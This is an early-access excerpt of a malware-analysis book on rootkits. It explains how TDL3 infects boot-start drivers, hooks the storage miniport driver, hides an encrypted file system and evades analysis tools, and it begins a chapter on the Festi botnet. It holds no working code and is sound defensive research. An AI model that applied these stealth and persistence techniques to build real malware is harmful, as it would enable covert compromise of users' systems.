
Rootkits and Bootkits

Reversing Modern Malware and Next Generation Threats



EARLY ACCESS

Alex Matrosov, Eugene Rodionov,
and Sergey Bratus

no starch press

NO STARCH PRESS EARLY ACCESS PROGRAM: FEEDBACK WELCOME!

Welcome to the Early Access edition of the as yet unpublished *Rootkits and Bootkits* by Alex Matrosov, Eugene Rodionov, and Sergey Bratus!

Many of these chapters are in the process of being edited, so they have yet to receive the benefits of our copyeditors and production staff and they've not yet been composed in our page layout program. This also means that these chapters may undergo substantial revision before publication, but we have decided to offer them in our Early Access program because many of our readers would like early information on important topics like these.

We encourage you to email us at **earlyaccess@nostarch.com** to share your comments regarding the content, but please know that we will be running these chapters through extensive rounds of editing. In other words, don't worry about typos and other flubs, because our eagle-eyed editors should catch those.

We'll email you as new chapters become available. In the meantime, enjoy!

ROOTKITS AND BOOTKITS

ALEX MATROSOV, EUGENE RODIONOV, AND SERGEY BRATUS

Early Access edition, 6/12/2017

ISBN-10: 1-59327-716-4
ISBN-13: 978-1-59327-716-1

Publisher: William Pollock
Production Editor: Serena Yang
Cover Illustration: Garry Booth
Developmental Editors: William Pollock and Liz Chadwick
Technical Reviewer: Rodrigo Branco
Copyeditor: Barton D. Reed

CONTENTS

The chapters in **red** are included in this Early Access PDF.

What's in a Rootkit: The TDL3 Case Study

In this chapter we'll introduce rootkits with TDL3, This Windows rootkit serves as a good example of advanced control and data flow hijacking techniques that leverage lower layers of the OS architecture. We'll look at how TDL3 infects a system, and how it subverts specific OS interfaces and mechanisms in order to survive and remain undetected.

The TDL3 uses an infection mechanism that directly loads its code into the Windows kernel, and so has been rendered ineffective on 64-bit Windows systems by Microsoft's kernel integrity measures introduced on the these systems. However, these techniques for interposing code within the kernel are still valuable as an example of how the kernel's execution can be hooked reliably and effectively, once integrity mechanisms are bypassed. As is the case with many rootkits, TDL3's hooking of the kernel code paths relies on the key patterns of the kernel's own architecture and composition mechanisms. In a sense, a rootkit's hooks may be a better guide to the kernel's actual structure than the official documentation, and certainly are the best guide to understanding the undocumented system structures and algorithms.

Indeed, TDL3 has been succeeded by TDL4, which shares much of its evasion and anti-forensic functionality but has turned to *bootkit* techniques to circumvent the Windows Kernel-mode Code Signing mechanism in 64-bit systems; we will describe these techniques in Chapter XX on bootkits.

Throughout this chapter we will point out specific OS interfaces and mechanism that TDL3 subverts. Our goal here is to show how this TDL3 and similar rootkits are designed and how they work; in chapter XX we will show how they can be discovered, observed, and analyzed, and discuss the tools to do so.

History of TDL3 Distribution in the Wild

First seen in 2010[1], the TDL3 rootkit was one of the most sophisticated examples of malware developed up to that time. Its sophisticated stealth mechanisms posed a challenge to the entire antivirus industry (and so did its bootkit successor TDL4, which became the first widely spread bootkit for the x64 platform).

This family of malware is also known as TDSS, Olmarik, or Alureon. Such profusion of names for the same family is not uncommon, since antivirus vendors tend to come up with

[1] http://www.eset.com/us/resources/white-papers/TDL3-Analysis.pdf

different names in their reports. It's also common for research teams to assign different names to different components of a common attack, especially during the early stages of analysis.

TDL3 was distributed using a Pay-Per-Install (PPI) business model via the affiliates DogmaMillions and GangstaBucks (both since taken down). The PPI scheme, popular among cybercrime groups, is similar to schemes commonly used for distributing browser toolbars. Toolbar distributors track their use by creating special builds with an embedded unique identifier (UID) for each package or bundle made available for downloads via different distribution channels. This allows the developer to calculate the number of installations (number of users) associated with a UID, and therefore to determine revenue generated by each distribution channel. Similarly, distributor information was embedded into the TDL3 rootkit executable and special servers calculated the number of installations associated with – and charged to – a distributor.

The cybercrime groups' associates received a unique login and password, which identified the number of installations per resource. Each affiliate also had a personal manager who could be consulted in case of any technical problems.

In order to reduce the risk of detection by antivirus software, distributed malware was repacked frequently, and used sophisticated defensive techniques to detect the use of debuggers and virtual machines, to confuse analysis by (anti-)malware researchers[2]. (A representative selection of such tricks can be found in the paper "Scientific but Not Academic Overview of Malware Anti-Debugging, Anti-Disassembly and Anti-VM Technologies", presented at the Black Hat 2012 conference). Partners were also forbidden to use resources like VirusTotal to check if their current versions could be detected by security software, and were even threatened with fines for doing so. This was because samples submitted to VirusTotal were likely to attract the attention of, and consequent analysis within, security research labs, effectively shortening the malware's useful life. If the malware's distributors were concerned about the stealthiness of the product, they were referred to malware developer-run services that were similar to VirusTotal, but offered the guarantee of keeping the submitted samples out of the hands of security software vendors.

As TDL3 was superseded by TDL4 and other bootkits, its malware successors inherit much of the same ecosystem.

[2] https://media.blackhat.com/bh-us-12/Briefings/Branco/BH_US_12_Branco_Scientific_Academic_WP.pdf

Infection Routine

Once a TDL3 infector has been downloaded onto a user's system through one of its distribution channels, it begins the infection process. In order for it to survive a system reboot, TDL3 infects one of the boot-start drivers essential to loading the operating system. It does this by injecting malicious code into that driver's binary. These boot-start drivers are loaded with the kernel image at an early stage of the OS initialization process. As a result, when an infected machine is booted, the modified driver is loaded and the malicious code receives control of the startup process.

When run in the kernel-mode address space, the infection routine searches through the list of boot-start drivers that are launched to support core operating system components and randomly picks an entry as an infection target. Each entry in the list is described by the undocumented KLDR_DATA_TABLE_ENTRY structure, shown in Listing 1-1, referenced by the *DriverSection* field in the DRIVER_OBJECT structure. Every loaded kernel-mode driver has a corresponding DRIVER_OBJECT structure, which uniquely corresponds to each loaded instance of that driver.

```
typedef struct _KLDR_DATA_TABLE_ENTRY {
   LIST_ENTRY InLoadOrderLinks;
   LIST_ENTRY InMemoryOrderLinks;
   LIST_ENTRY InInitializationOrderLinks;
   PVOID ExceptionTable;
   ULONG ExceptionTableSize;
   PVOID GpValue;
   PNON_PAGED_DEBUG_INFO NonPagedDebugInfo;
   PVOID ImageBase;
   PVOID EntryPoint;
   ULONG SizeOfImage;
   UNICODE_STRING FullImageName;
   UNICODE_STRING BaseImageName;
   ULONG Flags;
   USHORT LoadCount;
   USHORT Reserved1;
   PVOID SectionPointer;
   ULONG CheckSum;
   PVOID LoadedImports;
   PVOID PatchInformation;
} KLDR_DATA_TABLE_ENTRY, *PKLDR_DATA_TABLE_ENTRY;
```

Listing 1-1: Layout of KLDR_DATA_TABLE_ENTRY structure pointed by DriverSection field

Once a target driver is chosen, the TDL3 infector modifies the driver's image in the memory by overwriting the first few hundred bytes of its resource section `.rsrc` with a malicious loader. That loader is quite simple: it merely loads the rest of the malware code it needs from the hard drive at boot time.

The overwritten original bytes of the `.rsrc` section—still needed, of course, for the correct functioning of the driver—are stored in a file named *rsrc.dat* within the hidden file system maintained by the malware. (Note that the infection doesn't change the size of the driver file being infected!) Once this modification has been achieved, TDL3 changes the entry point field in the driver's Portable Executable (PE) header so that it points to the malicious loader. Thus, the entry point address of any driver infected by TDL3 point into the resource section, which is not legitimate under normal conditions. Figure 2-1 shows the boot-start driver before and after infection, demonstrating how the driver image is infected, with the Header label referring to the PE header along with the section table.

This pattern of infecting the executables in the PE format—the primary binary format of Windows executables and DLLs—is typical of virus infectors (but not so common for rootkits). Both the PE header and the section table are indispensable to any PE file. The PE header contains crucial information about the location of the code and data areas, system metadata, stack size, and so on, while the section table contains information on the sections of the executable and their location. We discuss tools for parsing and forensic analysis of PE files in Chapter XX.




Figure 2-1: Modifications to a kernel-mode boot-start driver on infecting the system

To complete the infection process, the malware overwrites the .NET metadata directory entry of the PE header with the same values contained in the security data directory entry. This step was probably designed to thwart static analysis of the infected images, because it may induce an error during parsing of the PE header by the common malware analysis tools.. Indeed, attempts to load such images caused IDA Pro version 5.6 to crash—a bug that has since been corrected. According to Microsoft's PE/COFF specification, the .NET metadata directory contains data used by CLR (Common Language Runtime) to load and run .NET applications. However, this directory entry is not relevant for kernel-mode boot drivers, since they are all native binaries and contain no system-managed code. For this reason, this directory entry isn't checked by the OS loader, enabling an infected driver load successfully even if its content is invalid.

It's important to note that this TDL3 infection technique is limited: it only works on 32-bit platforms because of Microsoft's Kernel-Mode Code Signing Policy, which enforces mandatory code integrity checks on 64-bit systems. Since the driver's content is changed while the system is being infected, its digital signature is no longer valid, which prevents the OS from loading the driver on 64-bit systems. The malware's developers responded with TDL4. We will discuss both the Policy and its circumvention in detail in Chapter XX on bootkits.

"Bring Your Own Linker": Controlling the Flow of Data

To fulfill their mission of stealth, kernel rootkits must modify either the control flow or the data flow (or both) of the kernel's system calls, wherever the OS's original control or data flow would reveal the presence of any of the malware's components at rest (e.g., files) or any of its running tasks or artifacts (e.g., kernel data structures). To do so, rootkits typically inject their code somewhere on the execution path of the system call implementation; the placement of these code hooks is one of the most instructive aspects of rootkits.

Bring Your Own Linker

Hooking is essentially linking; modern rootkits bring their own linkers to link their code with the system, a design pattern we call "*Bring Your Own Linker*". In order to embed these "linkers" stealthily, there are a few common malware design principles the TDL3 follows.

Firstly, the target must remain robust despite the injected extra code, as the attacker has nothing to gain and a lot of stealth to lose from crashing the targeted software. Hooking has to be approached carefully; from a software engineering point of view, hooking is a form of software composition, and must take care that the system only reaches the new code in a predictable state so the code can correctly process, to avoid any crashing or abnormal behavior that would draw the users' attention. It might seem like the placement of hooks is limited only by the rootkit author's imagination, but in reality the author must stick to stable software boundaries and interfaces they understand really well. Tables of callbacks, methods, and other function pointers that link abstraction layers or software modules are the safest placements for hooks; hooking function preambles also works well, and so on. Thus it is not surprising that hooking tends to target the same structures that are used for the system's native dynamic linking functionality, whether publicly documented or not.

Secondly, the placement of the hooks should not be too obvious. Although early rootkits hooked the kernel's top-level system call table, this technique quickly became obsolete as too obvious. When used by the Sony rootkit in 2005[3] it was already considered to be much behind the times and raised many eyebrows, since such an obvious hook placement had by then become a rarity. As rootkits grew more sophisticated, their hooks migrated lower down the stack, from the main system call dispatch tables to the OS subsystems that presented uniform API layers for

[3] http://blogs.technet.com/b/markrussinovich/archive/2005/10/31/sony-rootkits-and-digital-rights-management-gone-too-far.aspx

diverging implementations, such as the Virtual File System, then down to specific drivers' methods and callbacks. TDL3 is a particularly good example of this migration.

How TDL3's Kernel-mode Hooks Work

In order to stay under the radar, TDL3 employed a rather sophisticated hooking technique never before seen in the wild: it intercepted the read and write I/O requests sent to the hard drive at the level of the storage port/miniport driver (a hardware storage media driver that can be found at the very bottom of the storage driver stack). Port drivers are system modules that provide a programming interface for miniport drivers, which are supplied by the vendors of the corresponding storage devices. Figure 2-2 shows the architecture of the storage device driver stack in Microsoft Windows.




Figure 2-2: Storage device driver stack architecture in Microsoft Windows OS

The processing of an IRP (I/O Request Packet) structure addressed to some object located on a storage device starts at the file system driver's level. The corresponding file system driver determines the specific device the object is stored on (like the disk partition and the disk extent, which is a contiguous area of file system storage initially reserved for a file system) and issues another IRP to a class driver's device object. The latter, in turn, translates the I/O request into a corresponding miniport device object.

According to the WDK (Windows Driver Kit) documentation, storage port drivers provide an interface between a hardware-independent class driver and an HBA-specific (Host Based Architecture) miniport driver. Once that interface is available, TDL3 sets up kernel-mode hooks at the lowest possible hardware-independent level in the storage device driver stack, thus bypassing any monitoring tools or protections operating at the level of the file system or storage class driver. Such hooks can only be detected by tools that are aware of the normal composition of these tables for a particular set of devices, or of a known good configuration of a particular machine. These tools would catch the modifications of these tables using, for example, third-party DRM drivers.

In order to achieve this hooking technique, TDL3 first obtains a pointer to the miniport driver object of the corresponding device object. Specifically, the hooking code tries to open a handle for *\??\PhysicalDriveXX* (where *XX* corresponds to the number of the hard drive), but that string is actually a symbolic link pointing to a device object *\Device\HardDisk0\DR0,* which is created by a storage class driver. By going down the device stack from *\Device\HardDisk0\DR0* we find the miniport storage device object at the very bottom of the stack. Once the miniport storage device object is found, it's straightforward to get a pointer to its driver object by following the *DriverObject* field in the documented *DEVICE_OBJECT* structure. At this point, the malware has all the information it needs to hook the storage driver stack.

Next, TDL3 creates a new malicious driver object and overwrites the *DriverObject* field in the miniport driver object with the pointer to a newly created field as shown in Figure 2-3. This allows the malware to intercept read/write requests to the underlying hard drive, since the addresses of all the handlers are specified in the related driver object structure: the *MajorFunction* array in the DRIVER_OBJECT structure.




Figure 2-3: Hooking storage miniport driver object

The malicious major handlers shown in Figure 1-3 intercept *IRP_MJ_INTERNAL_CONTROL* and *IRP_MJ_DEVICE_CONTROL* for the following IOCTLs (Input/Output Control Code) in order to monitor and modify read/write requests to the hard drive, storing the infected driver and the image of the hidden file system implemented by the malware:

IOCTL_ATA_PASS_THROUGH_DIRECT
IOCTL_ATA_PASS_THROUGH

TDL3 prevents hard drive sectors containing protected data from being read by the Windows tools or accidentally overwritten by the Windows own filesystem, thus protecting both the stealth and the integrity of the rootkit. When a read operation is encountered, TDL3 zeroes out the return buffer on completion of the I/O operation, and skips the whole read operation in the event of a write data request. TDL3's hooking technique allows it to bypass some—but not all, particularly not the kernel module signing—64-bit Windows protections, such as the kernel-mode patch *PatchGuard* protection; in particular, TDL3's modifications do not touch any of the PatchGuard-protected areas, including system modules, the System Service Dispatch table, the Global Descriptor Table, or the Interrupt Descriptor Table. Its successor TDL4 takes the same approach to bypassing patch protection, as it inherits a great deal of kernel-mode functionality from TDL3, including these hooks into the storage miniport driver.

The Hidden File System

TDL3 was the first malware system to store its configuration files and payload in a hidden encrypted storage area on the target system instead of relying on the file system service provided by the operating system. Today, TDL3's approach has been adopted and adapted by other complex threats such as the Rovnix Bootkit, ZeroAccess, Avatar, Gapz and so on.

This hidden storage technique significantly hampers forensic analysis because the malicious data are stored in an encrypted container located somewhere on the hard drive, but outside the area reserved by the OS' own native file system. At the same time the malware is able to access the contents of the hidden file system using conventional Win32 APIs like *CreateFile, ReadFile, WriteFile, CloseHandle*. This facilitates malware payload development by allowing the malware developers to use the standard Windows interfaces for reading and writing the payloads from the storage area without having to develop and maintain any custom interfaces. This design decision is significant because, together with using standard interfaces for hooking, it improves the overall reliability of the rootkit; from a software engineering point of view, this is a good and proper example of code reuse! Microsoft's own CEO's formula for success was "Developers, developers, developers, developers!", treating existing developer skills as a valuable capital. TDL3 chose to similarly accommodate the existing Windows programming skills of developers who turned to the dark side, perhaps to both ease the transition and to increase the reliability of the malcode.

TDL3 allocates its image of the hidden file system on the hard disk, in sectors unoccupied by the OS's own file system. The image grows from the end of the disk towards the start of the disk, which means that it may eventually overwrite the user's filesystem data if it grows large enough. The image is divided into blocks of 1024 bytes each. The first block (at the end of the hard drive) contains a file table whose entries describe files contained within the file system and include the following information:

- A file name limited to 16 characters including the terminating null
- The size of the file
- The actual file offset, calculated by subtracting the starting offset of a file, multiplied by 1024, from the offset of the beginning of the file system.
- The time the file system was created.

You'll find detailed information on data types used to describe the hidden file system in Appendix Y.

The contents of the file system are encrypted with a custom (and mostly ad-hoc) encryption algorithm on a per-block basis. Different versions of the rootkit have used different algorithms. For instance, some modifications used an RC4 cipher using the LBA (Logical Block Address) of the first sector that corresponds to each block as a key. However, another modification encrypted data using an XOR operation with a fixed key: 0x54 incremented each XOR operation, resulting in weak enough encryption that a specific pattern corresponding to an encrypted block containing zeroes was easy to spot. We provide more information about breaking custom cryptography in *Chapter C4: "Breaking malware cryptography"*.

From user mode, the payload accesses the hidden storage by opening a handle for a device object named *\Device\XXXXXXXX\YYYYYYYY* where *XXXXXXXX* and *YYYYYYYY* are randomly generated hexadecimal numbers. Note that the code path to access this storage relies on many standard Windows components—hopefully already debugged by Microsoft, and therefore reliable. The name of the device object is generated each time the system is booted and is passed as a parameter to the payload modules. The rootkit is responsible for maintaining and handling I/O requests to this file system. For instance, when a payload module performs an I/O operation with a file stored in the hidden storage area, the OS transfers this request to the rootkit and executes its entry point functions to handle the request.

In this design pattern, TDL3 illustrates the general trend followed by rootkits. Rather than providing all-new code for all of its operations, and burdening the third-party malware developers with learning the peculiarities of that code, a rootkit piggy-backs on the existing and familiar Windows functionality—so long as its piggy-backing tricks and their underlying Windows interfaces are not common knowledge. Specific infection methods change with changes in mass-deployed defensive measures, but this approach appears to persist, as it follows the common code reliability principles shared by both malware and benign software development.

Conclusion: TDL3 Meets Its Nemesis

As we have seen, TDL3 is a sophisticated rootkit that pioneered several new techniques for maintaining persistence and operating covertly on an infected system. Its kernel-mode hooks and hidden storage systems have not gone unnoticed by other malware developers and have

subsequently been seen in use in other complex threats. The only peculiarity of its infection routine is that it's only able to target 32-bit systems.

When TDL3 first began to spread, it did the job the developers intended, but as the number of 64-bit systems increased, demand for the ability to infect x64 systems grew. To achieve this, the malware developers had to figure out how to defeat the 64-bit kernel-mode code signing policy in order to load malicious code into kernel-mode address space. As we'll discuss in Chapter XX, TDL3's authors chose *bootkit* technology to evade signature enforcement.

Fest Rootkit: The Most Advanced Spam Bot

This chapter is devoted to one of the most advanced spam and denial of service (DDoS) botnets discovered—the Win32/Festi botnet, which we'll refer to simply as Festi from now. Festi has powerful spam delivery and DDoS capabilities, as well as interesting rootkit functionality that allows it to stay under the radar by hooking into the file system and system registry. Festi also conceals its presence by actively counteracting dynamic analysis with debugger and sandbox evasion techniques.

From a high-level point of view, Festi has a well-designed modular architecture implemented entirely in the kernel-mode driver. This is very rare for spam-sending malware , as a single error in the code can cause the system to crash and render it unusable. The fact that Festi was able to inflict high volumes of damage with such brittle architecture highlights the solid technical skills of its developer(s) and interesting architectural decisions, which we'll cover in this chapter.

The Case of Festi Botnet

The Festi botnet was first discovered in the fall of 2009, and by May 2012 it was one of the most powerful and active botnets for sending spam and performing DDoS attacks. The botnet was at first available to anyone for lease, but after early 2010 it was restricted to major spam partners only. According to statistics from M86 Security Labs (currently Trustwave) for 2011, shown in the Figure 3-1, Festi was one of the three most active spam botnets in the world over its lifetime.




Figure 3-1: The most prevalent spam botnets according to M86 Security Labs

Festi's increase in popularity stemmed from a particular attack on (http://krebsonsecurity.com/2011/06/financial-mogul-linked-to-ddos-attacks/) payment processing company named Assist. Assist was one of the companies bidding for a contract with Aeroflot, Russia's largest airline, but a few weeks before Aeroflot were due to confirm Assist as its payment processor, cybercriminals launched a massive DDoS attack against the company. The attack, carried out using the Festi botnet, rendered the processing system unusable for an extended period of time and eventually forced Aeroflot to select another company, giving us a prime example of how rootkits may be used in real-world crime.

Dissecting the Rootkit Driver

The Festi rootkit is distributed mainly through a PPI (Pay-Per-Install) scheme similar to the TDL3 rootkit discussed in Chapter 2. The dropper's rather simple functionality installs into the system a kernel-mode driver that implements the main logic of the malware. The kernel-mode component is registered as a "system start" kernel-mode driver with a randomly generated name, meaning the malicious driver is loaded and executed at system boot up during initialization.

The Festi botnet targets only the Microsoft Windows x86 platform and does not have a kernel-mode driver for 64-bit platforms—this was fine for the time of its distribution as there were still many 32-bit operating systems being used, but means the rootkit is largely rendered obsolete as 64-bit systems have out-numbered 32-bit systems.

The kernel-mode driver has two main duties: requesting configuration information from the C&C (command and control) server, and downloading and executing malicious modules in the form of dedicated plugins (illustrated in Figure 3-2). It is these plugins that perform the malicious activity once the rootkit has installed the driver.

